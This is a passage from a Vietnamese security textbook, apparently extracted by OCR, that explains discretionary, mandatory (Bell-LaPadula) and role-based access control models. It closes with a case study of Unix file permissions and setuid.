Một ví dụ khác, việc cấp phát quyền làm chủ cho một tiến trình *p* đối với tệp *g* được biểu hiện

command *make•owner*(*p*, *g*)
  enter *own* **into** *A*[*p*, *g*];
end

7.3.2 Điều khiển truy nhập tùy nghi (Discretionary Access Control – DAC)

Điều khiển truy nhập DAC là một thể loại điều khiển truy nhập được sử dụng sớm và phổ biến nhất trong các hệ điều hành từ thời buổi sơ khai. Nó không có một định nghĩa chặt chẽ, chính xác vì không phải do một tác giả đưa ra mà hình thành một cách tự nhiên trong thực tế. Cho đến nay DAC vẫn là mô hình được ưa dùng phổ biến trong các hệ điều hành hiện đại. Đặc trưng gắn liền với nó là sự sử dụng khái niệm chủ nhân của mỗi đối tượng, tức là chủ thể có quyền cấp và kiểm soát khả năng truy nhập của các chủ thể khác đối với đối tượng này. Có thể thấy, mô hình này khá gắn bó với tiếp cận cài đặt ACL đối với ACM (sử dụng danh sách quyền truy nhập ACL). Bản thân quyền làm chủ cũng là một thứ quyền có thể cấp phát được. Do đó các quyền truy nhập có thể lan truyền trên các chủ thể.

Ví dụ 7.3 Về định nghĩa của DAC, nguồn Wikipedia nói như sau:

In computer security, **discretionary access control** (**DAC**) is a type of access control defined by the Trusted Computer System Evaluation Criteria" as a means of restricting access to objects based on the identity of subjects and/or groups to which they belong. The controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject (unless restrained by mandatory access control)".

Điều khiển truy nhập tùy nghi tạo nên sự linh hoạt mềm dẻo tối đa cho việc quản lý quyền truy nhập. Tuy nhiên sự phân tán cao độ của việc quản lý, cũng như sự cho phép dễ dãi trong việc cấp phát quyền, có thể tạo ra sự lan truyền quyền một cách không mong muốn, tức ra tạo ra những vấn đề an toàn bảo mật. Sự mềm dẻo dễ dãi này rất dễ bị khai thác, và hệ thống dễ bị tổn thương và không thể chống lại những nguồn và hình thức tấn công như: Trojan horse (con ngựa thành Troy), mã độc, lỗi phần mềm, NSD nội bộ có ý đồ xấu. Nguyên nhân chủ yếu như đã nói, hệ thống không thể kiểm soát được luồng thông tin (information flow) về điều khiển truy nhập, do đó những kẻ chỉ là khách vãng lai hoặc vai trò thứ yếu trong hệ thống cũng có thể dần dần thu hoạch được những quyền truy nhập đối với những đối tượng quan trọng của hệ thống.

7.4 ĐIỀU KHIỂN TRUY NHẬP CƯỠNG CHẾ (MANDATORY ACCESS CONTROL – MAC)

Ngược với DAC, Điều khiển Truy nhập Cưỡng chế (Mandatory Access Control – MAC), không cho phép các cá nhân chủ thể toàn quyền quyết định sự truy cập cho mỗi đối tượng mà cưỡng chế sự truy nhập tất cả các đối tượng theo một chính sách chung, được qui định bởi một cơ chế phân loại cấp bậc. Theo sự phân loại này các chủ thể được phân loại và được gán nhãn cấp bậc, thể hiện tầm quan trọng (đặc quyền) cao hay thấp trong hệ thống (xét trên phương diện an toàn bảo mật), và các đối tượng

cũng được phân loại và gán nhãn thể hiện tính mật, tức là cần bảo vệ, cao hay thấp. *Cấp bậc* của chủ thể (security class) phải đủ cao thì mới có thể truy nhập được vào một đối tượng có một *nhãn bảo mật* mức nào đó (security clearance). Thông thường, *Cấp* của chủ thể cần phải không thấp hơn *Mức* bảo mật của đối tượng. Tóm lại, một luật truy nhập chung sẽ áp dụng để ra quyết định cho tất cả các yêu cầu truy nhập thay vì sự quản lý phân tán của các chủ nhân đối tượng như ở trong mô hình MAC.

Ví dụ 7.4 Về định nghĩa của MAC, nguồn Wikipedia nói như sau:

In computer security, **mandatory access control** (**MAC**) refers to a type of access control by which the operating systemconstrains the ability of a *subject* or *initiator* to access or generally perform some sort of operation on an *object* or *target*. In practice, a subject is usually a process or thread; objects are constructs such as files, directories, TCP/UDP ports, shared memory segments, IO devices etc. Subjects and objects each have a set of security attributes. Whenever a subject attempts to access an object, an authorization rule enforced by the operating system kernel examines these security attributes and decides whether the access can take place. Any operation by any subject on any object will be tested against the set of authorization rules (aka *policy*) to determine if the operation is allowed. A database management system, in its access control mechanism, can also apply mandatory access control; in this case, the objects are tables, views, procedures, etc.

Bên cạnh việc khống chế truy nhập thông qua cấp bậc của chủ thể và mức an toàn của đối tượng, một khái niệm cũng thường được sử dụng là sự phân nhóm theo thể loại thông tin. Thông tin trong hệ thống được phân loại theo các nhóm thể loại (cathegories), mà cũng được áp dụng cho cả chủ thể và đối tượng. Mỗi nhãn của mỗi chủ thể hay đối tượng sẽ có hai thành phần (cấp/mức, nhóm thể loại) trong đó nhóm thể loại được hiểu như một tập con của tập vũ trụ tất cả dạng các thông tin có thể có. Một cách khái quát, mỗi nhãn sẽ là một phần tử trong không gian tích đề-các (A,C) trong đó không gian của cấp/mức A có một quan hệ thứ tự đầy đủ trên đó còn không gian thể loại C là không gian các tập con có một dạng quan hệ thứ tự bán phần (tức là quan hệ tập con).

Có thể thấy luật truy nhập được xây dựng trên một quan hệ so sánh nhãn, mà hay được gọi là dominate tức là "chiếm ưu thế hơn" hay "cao hơn". Một nhãn (A,C) là ưu thế hơn (dominate) nhãn (A',C') nếu và chỉ nếu $A \geq A'$ và $C \supseteq C'$. (Lưu ý rằng nếu dấu bằng xảy ra ở cả 2 chỗ thì cũng vẫn được chấp nhận.) Chú ý rằng, đã có một sự khái quát gộp chung lại của khái niệm cấp bậc của chủ thể và mức bảo mật của đối tượng thông tin. Chính vì vậy nhãn của chủ thể và nhãn của đối tượng thông tin có thể cùng đưa vào một không gian chung để so sánh và tạo nên tính đơn giản của qui luật truy nhập.

Ví dụ 7.5 Trong một hệ thống quản lý thông tin và điểm số của một khoa đại học, có 2 cấp/mức bảo mật là confidential (mật) và public (công khai), đồng thời có 2 thể loại thông tin là student-info (thông tin sinh viên) và dept-info (thông tin về khoa/viện). Như vậy có thể có các nhãn như:


label(Joe)=(confidential,{student-info})

label(grades)=(confidential,{student-info})

Dễ thấy luật truy nhập sẽ cho phép Joe được đọc dữ liệu grades vì nhãn của Joe không hề thua kém nhãn của grades.

Để biểu diễn quan hệ "ưu hơn" trong một hệ thống thực tế, người ta có thể vẽ một đồ thị có hướng của các nhãn (như là nút đồ thị) mà các cạnh giữa chúng thể hiện quan hệ "ưu hơn" nếu có. Tuy nhiên để tránh phức tạp người ta có thể dấu không vẽ những cạnh thể hiện tính bắc cầu mặc dù hiển nhiên quan hệ "ưu hơn" là một quan hệ bắc cầu. Biểu diễn dạng đồ thị như vậy còn gọi là lưới. Mô hình thực tế BLT mà ta sẽ trình bày sau đây cũng dựa trên cơ sở lưới như vậy.

Ví dụ 7.6 Chúng ta có thể xây dựng một đồ thị như vậy từ các nhãn có được ở hệ thống đề xuất trong ví dụ 7.5



Hình vẽ 7.1: Sơ đồ minh họa ví dụ 7.6

Như đã nói, ở đây ta không vẽ các cạnh mà có thể suy ra qua bắc cầu. Ví dụ như, hiển nhiên rằng (confidential,{student-info,dept-info}) là ưu thế hơn (public, {}) nhưng không thiết vẽ vào.

7.4.1 Mô hình Bell- LaPadula (BLP)

Đây là một mô hình phổ biến trong các lĩnh vực liên quan đến an ninh quốc phòng, theo tiếp cận chung MAC. Mô hình BLP chú trọng vào bảo vệ tính mật cao độ, truy nhiên vẫn hỗ trợ khả năng phi tập trung hóa, tức là không dồn toàn bộ kiểm soát và quản trị truy nhập về một nơi duy nhất. Một mặt, để đảm bảo tính cưỡng chế cao, toàn bộ các yêu cầu truy nhập phải đi qua một bộ phận kiểm soát gọi là BLP reference monitor. Bộ phận monitor này sẽ kiểm tra xem yêu cầu truy nhập này có thỏa mãn các luật bảo mật chung, nếu đáp ứng mới thông qua. Tuy nhiên cũng có những chủ thể đặc biệt được coi là đáng tin cậy, luôn được thông qua. Các cấp bậc/thang mức được sử dụng là tối mật (Top Secret – TS), mật (Secret – S), nội bộ (Confidential – C) và Còn lại (Unclassified – UC) . BLP cũng cho phép phối hợp cả hai dạng cơ chế cưỡng chế và tùy nghi, trong đó cơ chế sử dụng bộ kiểm soát (BLP monitor) sẽ đảm bảo cưỡng chế áp dụng bộ luật chung, còn cơ chế tùy nghi có thể được thêm vào sau khi một yêu cầu truy nhập đã đáp ứng bộ luật.

Bộ luật của BLP chỉ có 2 luật cơ bản, được phát biểu hết sức đơn giản. Luật thứ nhất được gọi là Bảo mật đơn giản (Simple Security Property – SSP), trong đó một chủ thể s sẽ chỉ được phép thực hiện thao tác *đọc* (*read*) đối với một đối tượng o nếu nhãn của *s* là ưu thế hơn nhãn của *o*. Luật này áp dụng cho tất cả các chủ thể (kể cả đáng tin cậy, trusted subjects). Luật này đơn giản là không cho phép chủ thể cấp dưới được đọc biết thông tin ở cấp cao hơn, nó có thể được tóm tắt bởi 3 từ đơn giản trong tiếng Anh: *No Read Up*. Khi được phối hợp với một cơ chế tùy nghi, nó sẽ được phát biểu như sau: chủ thể *s* được đọc đối tượng *o* khi và chỉ khi nhãn của s ưu thế hơn nhãn của o đồng thời *s* có được cấp phép *đọc* đối với *o*.

Luật thứ hai có cái tên đơn giản hơn nữa, *-luật (*-property), và một phát biểu dường như khá ngược đời: một chủ thể *s* chỉ được thực hiện thao tác *viết* (*write*) lên đối tượng *o* khi nhãn của *o* là ưu thế hơn nhãn của *s*. Tượng tự như với luật SSP, *-luật này cũng có một cách nói đơn giản: No Write Down. Tại sao vậy? Có thể hiểu là luật này được đưa ra để nhằm tránh việc những chủ thể ở cấp cao hơn có thể tình cờ tiết lộ thông tin cùng cấp xuống chủ thể cấp dưới. Tuy nhiên luật này chỉ áp dụng với các chủ thể không được coi là tin cậy (untrusted subjects). Tương tự như với SSP, luật này cũng có thể mở rộng để phối hợp với cơ ché tùy nghi.

Ví dụ 7.7 Các thông tin trong bảng dưới đây sẽ minh họa một hệ thống cụ thể mà BLP được áp dụng

Security level	Subject	Object
Top Secret	Tamara	Personnel Files
Secret	Samuel	E-Mail Files
Confidential	Claire	Activity Logs
Unclassified	Ulaley	Telephone Lists

Theo bảng này, dễ nhận thấy chủ thể Tamara có thể đọc tất cả các dữ liệu, trong khi Claire không thể đọc Personnel Files hay Email files và Ulaley chỉ có thể đọc duy nhất Telephone Lists. Ngoài ra Tamara và Samuel sẽ không được phép viết lên Activity Logs.

7.5 ĐIỀU KHIỂN TRUY NHẬP DỰA VAI TRÒ (ROLE-BASED ACCESS CONTROL – RBAC)

Thực tế ứng dụng của điều khiển truy nhập đã làm nảy sinh một tiếp cận thiết kế điều khiển truy nhập kiểu mới, có khả năng bám sát và phản ánh tốt hơn những đặc trưng khái quát của các hệ thống thông tin doanh nghiệp, đặc biệt là các hệ thống có nghiệp vụ riêng (ví dụ như doanh nghiệp ngân hàng tài chính). Theo tiếp cận này, việc cấp các quyền truy nhập, khai thác tài nguyên (permission) không trực tiếp hướng tới người sử dụng cuối mà hướng tới, lớp hay cụm những người sử dụng giống nhau trên phương diện nhiệm vụ, vai trò xử lý thông tin. Khái niệm mới *vai trò* (role) được đưa ra để khái quát tượng trưng cho một dạng, một lớp các nhiệm vụ xử lý tin. Dễ thấy trong một hệ thống doanh nghiệp đặc thù, người ta có thể đưa ra định nghĩa của một tập các vai trò cơ bản, bao phủ hết các dạng nghiệp vụ đặc thù mà mỗi người sử dụng có thể phải thực hiện. Tập các vài trò thường có kích thước nhỏ hơn tập người dùng cuối rất nhiều vì thường mỗi vai trò sẽ có một nhóm người dùng cuối được gán thuộc cho nó.

Như vậy ý tưởng cơ bản của tiếp cận mới này là sự định nghĩa của tập hợp các vai trò công việc cơ bản (thường mang nặng tính nghiệp vụ), tương ứng với mỗi vai trò là một dạng nhiệm vụ xử lý thông tin cơ bản, và việc ban phát quyền sử dụng, truy nhập tài nguyên đến các vai trò. Một người dùng cuối tuy không được ban phát quyền truy nhập một cách trực tiếp, nhưng vẫn được hưởng các quyền thích hợp do "ăn theo" những vai trò mà người dùng này được gán cho. Chú ý rằng một người dùng có thể có một hoặc nhiều vai trò khác nhau.


Mô hình mới này được goi là mô hình điều khiển truy nhập hướng vai trò (Role-Based Access Control – RBAC). Cách tiếp cận của nó rất phù hợp với mô hình doanh nghiệp có nghiệp vụ đặc trưng, vì vậy các khái niệm của nó rất gần với trực giác, bám

sát được các yêu cầu về quản lý sử dụng tài nguyên phản ánh đúng trách nhiệm, quyền hạn và năng lực của các dạng vị trí (vai trò) công việc trong doanh nghiệp.

Chú ý rằng trong RBAC, sự gắn quyền vào vai trò (role-permission assignment) thường là lâu dài, trong khi đó ở DAC sự gắn quyền trực tiếp đến người dùng cuối (user-permission assignment) có thể mang tính ngắn hạn và thay đổi thường xuyên (không bám sát đặc thù công việc, mà bám vào nhu cầu cụ thể có thể thay đổi hàng ngày). Vì vậy RBAC thể hiện hàng loạt các ưu điểm vì phù hợp hơn với quản lý trong hệ thống thông tin doanh nghiệp. Hiển nhiên, nó có khả năng diễn tả cao các chính sách tổ chức của doanh nghiệp: phân công theo vai trò là cơ sở cho sự sự tách biệt các nhiệm vụ cũng như tạo ra cơ chế đại diện ủy nhiệm. RBAC cũng hỗ trợ khả năng đảm bảo đặc quyền tối thiểu hợp lý (Least previledge) và khai quá hóa thông tin dữ liệu (data abstraction). Đồng thời RBAC rất mềm dẻo và tiện lợi kinh tế cho việc đáp ứng nhanh các thay đổi về chính sách bảo mật. Một yêu cầu bảo mật mới sẽ chỉ dẫn đến thay đổi cách thức gán quyền truy nhập vào các vai trò, chứ không dẫn đến sự thay đổi cụ thể trực tiếp vào dữ liệu điều khiển người sử dụng.

Mô hình RBAC là độc lập với các mô hình DAC và MAC. Mô hình này là trung tính với chính sách (policy neutral): chính cách cấu hình các vai trò trong hệ thống sẽ xác định, thể hiện chính sách muốn áp đặt vào hệ thống. Không nên hiểu khái niệm *vai trò* (RBAC) là tương tự với *nhóm người dùng* (user group, RBAC). Nhóm người dùng đơn giản là một tập thể người dùng (cùng làm việc, hay cùng chia sẻ điều gì đó) nhưng mỗi người dùng vẫn có thể có các quyền khai thác khác nhau. Vai trò có thể coi là khái niệm trung gian giữa một tập các người dùng và một tập các quyền khai thác.


RBAC không phải là một mô hình đơn nhất mà được thực ra một tập hợp các mô hình phát triển ở mức độ khác nhau và có tính thừa kế. Đơn giản nhất là mô hình cơ bản $RBAC_0$ (base model) mà mọi mô hình khác đều thừa kế các tính chất của nó. Mô hình $RBAC_1$, mô hình có sự phân cấp vai trò (role hierarchy), và mô hình $RBAC_2$, mô hình có ràng buộc (constrainsts) đều thừa kế trực tiếp trên cơ sở $RBAC_0$. Ngoài ra mô hình $RBAC_3$ (consolidated model) là mô hình cao cấp hơn cả, thừa kế cả $RBAC_1$ và $RBAC_2$.



Hình vẽ 7.1: Các mô hình RBAC

7.5.1 Mô hình cơ sở $RBAC_0$

Mô hình thể hiện sự tương tác vận động giữa tập U các người dùng (users), tập P các quyền truy nhập khai thác (permissions) và tập R các vai trò hay vị trí công việc. Tập S các phiên làm việc (sessions) thể hiện nhiều khả năng đăng nhập khác nhau có thể xảy ra của một người dùng mà có nhiều vai trò khác nhau. Các ánh xạ (assignments) thể hiện các tương tác và quan hệ giữa các tập này, qua đó cũng nói lên các chức năng của điều khiển truy nhập.



Hình vẽ 7.2: Mô hình $RBAC_0$

Ánh xạ UA $\subseteq$ U x R (User Assignment) thể hiện sự gắn người dùng vào các vai trò. Một vai trò có thể được gắn cho nhiều người dùng và một người dùng cũng có thể có nhiều vai trò (loại mũi tên trong hình vẽ thể hiện mối nhiều - nhiều này). Tích Đề-các U x R thể hiện tập tất cả các cặp phép gắn giữa 1 NSD và 1 vai trò có thể có; vì vậy, quan hệ UA chính là một tập hợp con của tập tích Đề-các này. Khái niệm một người dùng có nhiều vai trò là phù hợp với thực tế khi có nhiều người có khả năng làm việc kiêm nhiệm, đặc biệt là trường hợp quản lý kiêm nhiệm và quản lý làm thay vai trò nhân viên (khi thiếu người).


Ánh xạ PA$\subseteq$ P x R (Permission Assignment) thể hiện sự gắn quyền truy nhập cho các vai trò. Đây cũng là quan hệ nhiều-nhiều: một vai trò thì có nhiều quyền truy nhập (nhiều tài nguyên khác nhau, hoặc cùng một tài nguyên với nhiều loại quyền khác nhau) và đương nhiên, cùng một quyền truy nhập có thể cấp cho nhiều vai trò khác nhau.

Tập S của các phiên (sessions) thể hiện quan hệ một-nhiều giữa các NSD (users) với các vai trò (roles). Tại một phiên làm việc, một người sử dụng có thể lựa chọn một hoặc nhiều hơn các vai trò, trong số các vai trò mà NSD đã được gán qua UA. Khi một phiên được tạo với nhiều hơn một vai trò (của cùng một người sử dụng), tập các quyền truy nhập có thể khai thác tại phiên này chính bằng hợp của các quyền truy nhập được phép đối với mỗi vai trò. Chú ý rằng mỗi NSD có thể cùng đồng thời mở ra nhiều phiên làm việc khác nhau (có thể ở trên nhiều máy). Trong mô hình hình thức, hàm Users: S→U được mô tả như là hàm trên tập các phiên, cho đầu ra là 1 NSD là chủ của một phiên cho trước. Còn hàm Roles: S → 2^R được mô tả như hàm trên tập phiên mà cho đầu ra là tập các vai trò được gắn vào phiên (thông qua NSD chủ phiên). Thông qua các ánh xạ và hàm đã định nghĩa hình thức như trên, người ta có thể xác định được tập các quyền truy nhập ứng với mỗi phiên làm việc nào đó. Phiên nằm dưới điều khiển của NSD cho nên nó có thể được mở với bất kỳ tập vai trò là tập con của tập các vai trò đã gán cho NSD, và NSD cũng có thể thay đổi các vai trò này trong quá trình sử dụng phiên.

Chú ý rằng các quyền khai thác (permissions) chỉ được áp dụng cho các đối tượng dữ liệu tài nguyên chứ không áp dụng cho chính các đối tượng dữ liệu điều khiển truy nhập (theo mô hình RBAC). Chỉ có các đặc quyền của người quan trị mới có thể thực hiện sửa đổi cho các tập dữ liệu điều khiển U,R,S và P.

7.5.1 Mô hình cơ sở $RBAC_1$

Mô hình này quan tâm đến sự tổ chức cấu trúc của các vai trò vốn dĩ không được xem xét trong $RBAC_0$: mô hình này chỉ coi các vai trò như một tập độc lập, trong khi thực tế cho thấy điều ngược lại, đặc biệt ở các doanh nghiệp có hệ thống nghiệp vụ chuyên môn. Để phản ánh thực tế tốt hơn, mô hình $RBAC_1$ đưa ra khái niệm tổ chức phân cấp các vai trò trong đó các vai trò ở cấp cao hơn có thể thừa kế sự sử dụng các quyền truy nhập của các vai trò cấp dưới. Sự phân cấp cao thấp này được đưa ra dựa vào một quan hệ bán thứ tự được định nghĩa bằng một cách nào đó. Quan hệ bán thứ tự là quan hệ thỏa mãn 3 tính chất: phản xạ, truyền ứng và bắc cầu. Sơ đồ mô hình có sự khác biệt duy nhất so với sơ đồ $RBAC_0$ là ở chỗ đưa vào dấu hiệu của sự phân cấp các vai trò, bản chất cũng là một quan hệ nhiều - nhiều trên chính tập R. Quan hệ phân cấp có hình thức ký hiệu sau: RH $\subseteq$ R x R, trong đó sử dụng ký hiệu $\geq$ cho quan hệ bán thứ tự nói trên.



Hình vẽ 7.3: Mô hình $RBAC_1$.

Ví dụ 7.8 Các vai trò liên quan đến cơ sở y tế có thể tổ chức thành cấu trúc phân cấp với sự thừa kế như sau: Nhân viên y tế → bác sĩ/y sĩ → bác sĩ đa khoa và bác sĩ chuyên khoa. Bác sĩ đa khoa và bác sĩ chuyên cao là bậc cao hơn có thừa kế từ bậc dưới là bác/y sĩ (có trình độ đại học), bậc này lại thừa kế từ cấp cơ sở là nhân viên y tế.

★7.6 CASE STUDY: ĐIỀU KHIỂN TRUY NHẬP TRONG HỆ ĐIỀU HÀNH UNIX

Trong hệ điều hành Unix và các hệ điều hành phát triển thừa kế (như Linux), điều khiển truy nhập có một thiết kế đặc thù, có thể nói là tương thích với mô hình DAC và cài đặt ma trân truy nhập theo ACL (danh sách quyền truy nhập). Các khái niệm đối tượng quản lý của điều khiển truy nhập trong Unix là NSD (users), nhóm (user groups), tiến trình (processes) và tệp (files). Mỗi đối tượng chủ thể đều có định danh (identity – ID) duy nhất, tương ứng là UID, GID, PID (cho mỗi NSD, nhóm và tiến trình). Các đối tượng tài nguyên mà sự truy nhập được điều khiển là files và các thư mục.

7.6.1 Tổ chức của các file dữ liệu và dữ liệu điều khiển

Các file tổ chức theo một cấu trúc phân cấp của các thư mục. Bản thân các thư mục cũng được xem như các file đặc biệt. Mặc dù các thư mục được tổ chức phân cấp (dạng cây), quyền truy nhập các thư mục không có tính thừa kế. Chỉ có 3 quyền cơ bản để truy nhập dữ liệu file là đọc (Read), viết/sửa (Write) và thực hiên, chạy chương trình (Execute). Cũng 3 loại quyền truy nhập có thể áp dụng với thư mục (file đặc biệt) nhưng sẽ mang ý nghĩa thích hợp với thư mục:

- Đọc (Read): Xem danh sách các file trong thư mục
- Thực hiện (Execution): cho phép duyệt thư mục; chẳng hạn lệnh chuyển thư mục (chdir) sẽ yêu cầu quyền này mới có thể thực hiện được

- Kết hợp của Viết và Thực hiện sẽ cho phép tạo và xóa file trong thư mục đã cho
- Khi truy nhập một file theo đường dẫn đầy đủ: cần có quyền thực hiện trong tất cả chuỗi thư mục đi theo đường dẫn này.

Như đã nói, cài đặt của dữ liệu điều khiển truy nhập (ma trận truy nhập) là phỏng theo mô hình danh sách truy nhập ACL. Các quyền truy nhập của mỗi đối tượng tài nguyên (file) được cất vào một cấu trúc dữ liệu đi kèm với mỗi file, gọi là i-node (information node); cấu trúc này cũng còn lưu các thông tin thuộc tính khác của file. Tuy nhiên cấu trúc này là đơn giản và khái quát hơn nhiều nếu so với dự liệu cột của ma trận truy nhập. Nó không cho phép cấp phát quyền truy nhập đến từng NSD mà chỉ theo 3 lớp cơ bản: người chủ (NSD có quyền làm chủ - owner), nhóm chủ và tất cả các NSD khác.

Các quyền truy nhập một file (Đọc/Viết/Thực hiện) được lưu trữ bằng 3 bit (permission bits), trong khi hệ điều hành chỉ cấp phát quyền truy nhập theo 3 phạm vi khác nhau nói trên; vì vậy mỗi i-node của một file sẽ chứa 9 bit cho thông tin quyền truy nhập. Cùng với 1 bit lưu trữ xác định file này là file thường hay thư mục, chúng làm nên nhóm 10 bit thuộc tính cơ bản của file vẫn được thông báo theo mỗi dòng thông tin file khi gọi lệnh xem thư mục của hệ điều hành. Cụ thể là, khi được hiện thị, danh sách thuộc tính sẽ có dạng "drwxr-xr-x", trong đó:

- Vị trí đầu tiên sẽ hiện thị "d", nếu đối tượng này là thư mục, ngược lại là ký hiệu -
- Ba vị trí tiếp (nhóm bit đầu tiên) thể hiện các quyền mà người chủ có thể thực hiện với đối tượng; ba vị trí giữa thể hiện quyền của nhóm chủ; ba vị trí cuối thể hiện quyền của tất cả NSD còn lại (public)
- Trong mỗi chuỗi 3 vị trí, vị trí đầu cho biết về quyền đọc (r), quyền viết (w) hay quyền thực hiện (x); ở mỗi vị trí đó, nếu không có quyền thì sẽ hiển thị ký hiệu -

7.6.2 Chủ thể, sự đại diện và đặc quyền

Khái niệm các quyền truy nhập (permission bits) cho ta biết về khả năng có thể truy nhập vào một file của một NSD, tuy nhiên trên thực tế các chủ thể của hành động truy nhập lại là các tiến trình (chứ không phải NSD). Vì vậy sẽ có một cơ chế ngầm là tiến trình sẽ kiểm tra để biết NSD mà nó đại diện và lấy quyền truy nhập từ đó. Tuy vậy, có một vấn đề khó khăn đặc thù ở đây là: sẽ giải quyết ra sao nếu chương trình thực hiện (tiến trình) được xây dựng để thực hiện một *công việc nào đó mà đòi hỏi quyền truy nhập cao hơn quyền thực có của chủ thể* thực hiên nó?

Một ví dụ điển hình ở đây là chương trình ***passwd***, được xây dựng để giúp người sử dụng thay đổi mật khẩu của mình, và nó cần thực hiện cập nhật lên file lưu trữ các mật khẩu. Đây là dạng dữ liệu hệ thống, loại mà không thể được cho phép can thiệp bởi

NSD thông thường, mà chỉ truy nhập được bởi chủ thể có đặc quyền quản trị hệ thống (root). Nhớ rằng dù sao thì *passwd* được tạo ra để cho người dùng thường sử dụng. Vì vậy Unix đã phải xây dựng thêm một cơ chế đặc biệt, nhằm giải quyết riêng khía cạnh đặc thù này của bài toán điều khiển truy nhập.

Cơ chế này cho phép mỗi tiến trình gắn với 3 định danh NSD (User ID) thay vì một duy nhất. Đó là: UID chủ (real UID, của người chủ thực hiện tiến trình), UID (effective UID) và UID lưu cất trạng thái trước (saved UID). Các quyết định về điều khiển truy nhập đều thông qua UID hiệu lực mà giá trị của nó thông thường đặt là UID chủ, tuy nhiên có thể thay đổi trong những trường hợp ngoại lệ, ví dụ như trường hợp sử dụng ***passwd*** nói tới ở trên. Khi có sự thay đổi như vậy, UID lưu cất sẽ được sử dụng để lưu trữ UID cũ hơn vì nó sẽ được quay lại sử dụng sao này (giống như cơ chế ngăn xếp). Tương tự, mỗi tiến trình cũng sẽ được gán với 3 định danh nhóm tương ứng (GID chủ, hiệu lực và lưu cất).

Để giải quyết ngoại lệ nêu trên, Unix đưa ra một cờ (flag) gọi là setuid như một thuộc tính của tệp. Khi cờ này được đặt, tiến trình thực hiện sẽ có thể sử dụng đặc quyền cao hơn, mặc dù chỉ được gọi sử dụng bằng NSD mức thường. Cụ thể là khi được đặt, UID hiệu lực của tiến trình bị gọi sẽ được chuyển UID của người chủ của tệp (tạo ra chương trình) chứ không phải là người gọi thực hiện. Cụ thể quá trình một tiến trình sử dụng các UID của nó như sau. Khi một tiến trình tạo thông qua lệnh folk (tạo tiến trình con như một bản sao của tiến trình mẹ), tiến trình con này sẽ thừa kế cả 3 UID từ tiến trình mẹ. Khi một tiến trình gọi tạo[4] tiến trình mới bằng lệnh gọi thực hiện một file (exec), nếu file này không đặt cờ setuid thì tiến trình tạo ra vẫn thừa kế 3 UID, nếu không (cờ setuid đặt) thì UID hiệu lực của tiến trình sẽ được đặt bằng UID chủ của file trong khi UID lưu cất sẽ giữ giá trị UID chủ (là UID hiệu lực trước đó).

